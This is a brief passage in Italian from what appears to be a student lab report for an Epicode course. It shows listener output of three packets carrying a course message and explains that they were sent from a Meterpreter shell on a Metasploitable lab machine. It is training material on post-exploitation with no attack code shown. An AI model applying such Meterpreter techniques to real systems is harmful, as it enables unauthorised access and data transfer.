From ('192.168.11.112', 43942): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 37040): b'Progetto del modulo 4 di Epicode!'  
From ('192.168.11.112', 38621): b'Progetto del modulo 4 di Epicode!'
```

Come possiamo vedere, la macchina in ascolto riceve i pacchetti inviati dalla shell Meterpreter. I pacchetti, come visibile dall'IP, provengono quindi da Metasploitable.